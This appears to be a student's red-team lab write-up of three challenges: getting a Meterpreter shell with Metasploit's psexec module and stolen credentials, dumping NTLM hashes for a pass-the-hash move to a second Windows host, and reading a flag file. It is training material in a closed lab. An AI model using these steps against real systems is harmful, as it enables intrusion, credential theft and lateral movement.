
Objective

Use the stolen Administrator:pokemon credentials to gain access to one of the Windows hosts and establish a Meterpreter session.

Methodology

1. Initial Attempt
    - Started Metasploit and loaded the exploit/windows/smb/psexec module.
    - Configured options with:
        - RHOSTS = 172.31.2.51 (first Windows IP)
        - SMBUser = Administrator
        - SMBPass = pokemon
        - payload = windows/x64/meterpreter/reverse_tcp
        - LHOST initially left at default.
    - Ran the exploit, but received:
        - STATUS_LOGON_FAILURE
    - This confirmed the Administrator:pokemon credentials were invalid for this host.
2. Second Attempt – Misconfigured LHOST
    - Changed RHOSTS to 172.31.4.89 (second Windows IP).
    - Authentication succeeded, but the exploit timed out:
    - Service start timed out, no session was created
    - Root cause: LHOST was incorrectly set to the webserver IP (172.31.10.249) instead of the Kali IP. This prevented the reverse shell from connecting back.
3. Final Attempt – Corrected LHOST
    - Identified Kali's IP address with ip addr → 172.31.2.34.
    - Reconfigured options:
    - LHOST = 172.31.2.34 (Kali IP)
    - LPORT = 4444
    - Ran the exploit again.
    - This time the payload executed successfully, and a Meterpreter session opened:

      Meterpreter session 1 opened (172.31.2.34:4444 -> 172.31.4.89:445)



Results

- Initial login attempt against 172.31.2.51 failed (STATUS_LOGON_FAILURE).
- Second attempt against 172.31.4.89 initially failed due to misconfigured LHOST.
- After correcting LHOST to Kali's IP, the exploit succeeded and a Meterpreter shell was obtained.
- Verified access with:

sysinfo

getuid

Conclusion

We successfully exploited the second Windows host (172.31.4.89) using Administrator:pokemon. The process highlighted the importance of correct listener configuration (LHOST), as using the wrong IP (webserver instead of Kali)

prevented the reverse shell from connecting. Once corrected, a stable Meterpreter session was established, providing full access to the Windows system.

Challenge 7: Pass the Hash

Objective

Leverage NTLM hashes from the first compromised Windows host to gain access to the second Windows host without needing to crack additional passwords.


Methodology

1. Dumping Hashes from the First Windows Host
    - From the established Meterpreter session on 172.31.4.89, executed:

Hashdump

2. This revealed multiple user accounts and their NTLM hashes, including:
    - Administrator
    - Administrator2
    - fstack
    - Guest
3. Prepared the Pass-the-Hash attack by backgrounding the session and reusing the exploit/windows/smb/psexec module.
4. Attempted with Administrator:
    - Set SMBUser Administrator and SMBPass <Administrator hash>.
    - The exploit failed with STATUS_LOGON_FAILURE.
5. Retried with Administrator2:
    - Set SMBUser Administrator2 and SMBPass <Administrator2 hash>.

- The exploit successfully authenticated and executed the payload.
- A new Meterpreter session opened against the second Windows host (172.31.2.51).



Results

- Extracted valid NTLM hashes from the first Windows host.
- Initial attempt with the Administrator account failed.
- Successful Meterpreter session established on the second Windows host using the Administrator2 account and its NTLM hash.
- Verified access with:

  sysinfo

  getuid

Challenge 8: Finding Sensitive Files

Objective

Demonstrate complete compromise of the target environment by locating and exfiltrating a sensitive file (secrets.txt) from the final Windows host.

Methodology

1. From the Meterpreter session on the second Windows host (172.31.2.51), searched the filesystem:
2. search -f secrets.txt
   This revealed the file at:
   C:\Windows\debug\secrets.txt

Attempted to access the file directly. Corrected path syntax by using double backslashes:


cat C:\\Windows\\debug\\secrets.txt

Successfully displayed the contents of the file.

Results

- File located: C:\Windows\debug\secrets.txt
- Contents revealed:

Congratulations! You have finished the red team course!



Conclusion

The red team exercise was completed successfully. After reconnaissance, initial compromise, pivoting, lateral movement, and hash-based authentication, we were able to retrieve the final flag from the second Windows server. This demonstrates full kill-chain capability and validates the effectiveness of the attack methodology.